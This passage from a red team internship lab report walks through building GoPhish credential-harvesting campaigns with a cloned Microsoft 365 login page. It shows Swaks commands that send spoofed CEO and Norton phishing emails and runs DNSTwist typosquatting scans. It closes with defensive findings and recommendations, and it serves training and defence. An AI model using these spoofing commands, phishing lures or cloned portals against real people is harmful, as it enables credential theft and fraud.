4. Save the landing page with a clear name (e.g., M365-Company-Clone).




Figure 12 GoPhish Landing Page editor showing the imported Microsoft 365 clone HTML source and configuration

Part 3: Designing Email Templates & Launching Campaigns

1. **Navigate to Email Templates:** Click **Email Templates** → **New Template** in the GoPhish sidebar.
2. **Incorporate Social Engineering Triggers:** Combine Authority, Urgency, and Fear (e.g., *IT Security Alert: Unusual sign-in activity detected, verify within 24 hours to prevent account lockout*).
3. **Insert Tracking Link:** Ensure your call-to-action button or link points dynamically to `{{.URL}}`, which GoPhish automatically replaces with each recipient's unique tracking link.
4. Save the template, create a sending profile, set up user groups, and launch your campaign.




Figure 13 GoPhish Email Template editor showing the HTML source code for the Microsoft 365 security alert template and the dynamic `{{.URL}}` tracking link

Steps to Trigger the Campaign Scheduled Popup:

1. Navigate to **Campaigns** → **New Campaign** in the GoPhish sidebar.
2. Fill out the campaign parameters with your configured components:
 - **Name:** TestEmail
 - **Email Template:** Select your custom Microsoft 365 template (M365-Security-Alert-Template).
 - **Landing Page:** Select your cloned login page (M365-Company-Clone).
 - **Sending Profile:** Choose your configured SMTP profile (Internal IT Relay).
 - **Groups:** Select the target recipient group (IT Department).
3. Click on the **Launch Campaign** button, which instantly executes the scheduler and displays the **"Campaign Scheduled!"** confirmation popup window.




Figure 14 GoPhish New Campaign configuration screen and the "Campaign Scheduled!" confirmation popup window




Figure 15 GoPhish campaign analytics dashboard showing real-time metrics for the TestEmail campaign (Tracking Email Sent, Email Opened, and Link Clicked)

6.4 - KEY FINDINGS

Finding ID	Campaign Metric	Status / Result	Description
FIND-06	Email Delivery	Delivered	Phishing message successfully bypassed standard filters utilizing urgency and authority triggers.
FIND-07	User Interaction	Recorded	GoPhish dashboard tracked and logged individual email opens, link clicks, and credential submissions.

6.5 - ANALYSIS & IMPACT

Phishing infrastructure deployments measure the human attack surface vulnerability within an enterprise environment. By meticulously mimicking legitimate corporate portals (such as Microsoft 365) and leveraging psychological triggers like urgency and authority, threat actors can effectively manipulate users into divulging enterprise credentials.

Successful credential harvesting grants malicious actors valid, authenticated initial access, allowing them to bypass traditional perimeter firewalls entirely through trusted user sessions. This creates a critical blind spot for perimeter defenses, as unauthorized activities blend seamlessly with legitimate user behavior.

RED TEAM INSIGHT

Quantitative metrics gathered from simulated GoPhish campaigns provide empirical data essential for hardening organizational defenses. Rather than relying on generic, compliance-driven awareness training, security teams can utilize these precise insights to implement targeted, role-based training programs specifically tailored for departments or high-risk individuals identified as vulnerable to social engineering tactics.

TASK 04 Domain Spoofing & SMTP Fundamentals

Objective: Learn how attackers bypass email security protocols like SPF, DKIM, and DMARC, and explore typo squatting and homograph attacks.

Engagement Phase: Email Security Assessment & Reconnaissance

7.1 - TASK OVERVIEW

Task 04 covers email authentication mechanisms and how adversaries attempt to spoof domains or trick users. This involves researching how SPF, DKIM, and DMARC prevent unauthorized emails, using Swaks to test SMTP sessions and analyze spam classification, and examining typosquatting and internationalized domain name (IDN) homograph attacks.

7.2 - TOOLS USED & WHY

Swaks (Swiss Army Knife for SMTP): Selected because it provides granular control over SMTP transactions, supports TLS/authentication, and allows injection of custom headers for delivery and spam filtering analysis.

DNSTwist: Utilized to scan for imitative or typo squatted domains that can be leveraged in phishing campaigns.

7.3 - COMMANDS & EXECUTION

Part 1: Researching Email Authentication Protocols

- **SPF (Sender Policy Framework):** Publishes a DNS TXT record listing authorized sending IP addresses to prevent unauthorized servers from sending mail on behalf of a domain.
- **DKIM (DomainKeys Identified Mail):** Uses cryptographic signing (private key on sender, public key in DNS) to act as a tamper-evident seal ensuring email content is unmodified during transit.
- **DMARC (Domain-based Message Authentication, Reporting, and Conformance):** Combines SPF and DKIM results, checks domain alignment, and dictates strict policies (none, quarantine, or reject) for handling unauthenticated messages.

Part 2: Tooling & SMTP Testing with Swaks

1. Install Swaks on Kali Linux:

```
sudo apt update && sudo apt install swaks -y
```

2. Perform a Basic SMTP Test:

```
swaks --to target@example.com
```

- ### 3. Simulate a Spoofed Phishing Email:
- Execute a test sending command where the envelope sender differs from the visible header From: address to evaluate DMARC alignment failure and spam handling:

```
swaks --from legit-sender@attacker.com \  
--to employee@victim-company.com \  
--server mail.victim-company.com \  
--header "Subject: Urgent: Q4 Financial Report Review" \  
--header "From: CEO of Victim Company <ceo@victim-company.com>" \  
--body "Hi team, please review the attached Q4 financial report immediately. [Link]"  
  
-----  
swaks --to target@victim-company.com \  
--from no-reply@myidentity.norton.com \  
--header "Subject: Action Required: Your Norton Subscription Has Expired" \  
--header "From: Norton <no-reply@myidentity.norton.com>" \  
--body "Dear User, your Norton 360 subscription has expired. Please verify your payment details immediately." \  
--dump
```

```
(kali@kali)-[~]
$ sudo apt install swaks -y
[sudo] password for kali:
swaks is already the newest version (20240103.0-2).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0

(kali@kali)-[~]
$ swaks --to target@victim-company.com \
--from no-reply@myidentity.norton.com \
--header "Subject: Action Required: Your Norton Subscription Has Expired" \
--header "From: Norton <no-reply@myidentity.norton.com>" \
--body "Dear User, your Norton 360 subscription has expired. Please verify your payment details immediately." \
--dump
== AUTH CRAM-MD5 supported
== AUTH CRAM-SHA1 supported
== AUTH DIGEST-MD5 supported
** AUTH NTLM not available: requires Authn::NTLM
== Basic AUTH supported
== Date Manipulation supported
== High Resolution Timing supported
== IPv4/v6 Socket Transport supported
== Legacy IPv4 Socket Transport supported
== Legacy IPv4/v6 Socket Transport supported
== Local Hostname Detection supported
== MX Routing supported
== Netrc Credentials supported
== Pipe Transport supported
== TLS supported
== UNIX Socket Transport supported

App Info:
```

Figure 16 Swaks terminal output showing the --dump command execution, app info, protocol details, and the custom DATA Info section displaying the spoofed Norton From: header and phishing message body

Part 3: Typosquatting & Homograph Analysis

- Analyze common typographical errors (character omission, repetition, adjacent key swaps) used to register look-alike domains.
- Study Internationalized Domain Names (IDN) and homograph attacks where Cyrillic or Greek characters (e.g., substituting Latin 'o' with Greek omicron) create visually identical domains that successfully acquire valid SSL/TLS certificates.

DNSTwist is a powerful tool used to discover look-alike and typosquatted domains.

1. Install / Check DNSTwist (Pre-installed in Kali Linux):

```
dnstwist --version
```

2. Run a Typosquatting Scan on a Domain:

Run a scan on your target or test domain (e.g., example.com):

```
dnstwist example.com
```

(This tool automatically generates and displays various variations, including character omission, repetition, adjacent key swaps, and homograph permutations.)

```
(kali@kali)-[~]
└─$ dnstwist --version
dnstwist 20250130

(kali@kali)-[~]
└─$ dnstwist [REDACTED]

[REDACTED] {20250130}

started 8 scanner threads
permutations: 100.00% of 2549 | found: 132 | eta: 0m 00s | speed: 16 qps

*original [REDACTED].com
addition [REDACTED].com
addition [REDACTED].com
addition [REDACTED].com
addition [REDACTED].com
addition [REDACTED].com
addition [REDACTED].com
addition [REDACTED].com
addition [REDACTED].com
addition [REDACTED].com
addition [REDACTED].com
addition [REDACTED].com
addition [REDACTED].com
addition [REDACTED].com
addition [REDACTED].com
```

Figure 17 DNSTwist scan results terminal window showing generated typosquatted domains and homograph variations for the target domain

7.4 - KEY FINDINGS

Finding ID	Component / Vector	Status / Result	Description
FIND-10	Domain Spoofing Validation	Vulnerable	Simulated SMTP tests demonstrated that unaligned headers bypass basic inspection without strict DMARC enforcement.
FIND-11	Brand Imitation & Typosquatting	High Risk	DNSTwist identified multiple active typosquatted and IDN homograph variants capable of deceiving employees.

7.5 - ANALYSIS & IMPACT

Domain spoofing and typosquatting represent external threat vectors that exploit organizational brand trust. Adversaries leverage look-alike domains and unauthenticated SMTP configurations to launch highly convincing external phishing campaigns that appear to originate from trusted third parties or executive leadership.

When organizations lack robust email gateway filtering and domain-based authentication controls (SPF, DKIM, and DMARC set to p=reject), malicious emails land directly in user inboxes. This significantly increases the likelihood of credential compromise, corporate espionage, and financial fraud, circumventing standard internal perimeter defenses entirely.

RED TEAM INSIGHT

Proactive threat intelligence and brand monitoring are critical components of a mature security posture. Organizations must continuously scan for newly registered typosquatted domains, implement strict DMARC policies across all corporate and subsidiary domains, and deploy advanced email security gateways capable of analyzing structural anomalies and visual homograph deception.

8. CONCLUSION

Week 10 of the CyberSter Red Team Internship successfully demonstrated the complete end-to-end lifecycle of an advanced cyber-attack, focusing on initial access vector generation, command and control (C2) operations, simulated phishing campaigns, and email security protocol evaluations.

- **Summary of Operations:** Throughout this engagement, a professional C2 framework (Sliver) was successfully deployed to maintain persistent, encrypted communication with an authorized target virtual machine. Payload delivery mechanisms were tested using hidden Windows shortcut (.LNK) files and PowerShell download cradles, showcasing how threat actors bypass traditional perimeter file restrictions. Furthermore, a full-scale phishing platform (GoPhish) was configured to measure human vulnerability through cloned login portals and psychological triggers, while SMTP tools (Swaks) and domain reconnaissance utilities (DNSTwist) highlighted systemic risks associated with unaligned email headers and typosquatting.
- **Key Takeaway:** The findings across all tasks prove that perimeter defenses and user awareness alone are insufficient to protect modern enterprise networks. Resilient security requires a comprehensive defense-in-depth approach, including strict PowerShell execution policies (such as Constrained Language Mode), strict DMARC enforcement (p=reject), egress filtering to disrupt unauthorized C2 callbacks, and continuous brand monitoring.

All activities were conducted successfully within an authorized, isolated corporate laboratory environment strictly for educational and ethical red team training purposes under the instruction of Umar Niaz.

End of Week 10: C2 Frameworks & Phishing Infrastructure Report
CyberSter Red Team Internship Program | Daniyal Shahid | CYB-INT-HQYINF | Batch 2 (2026)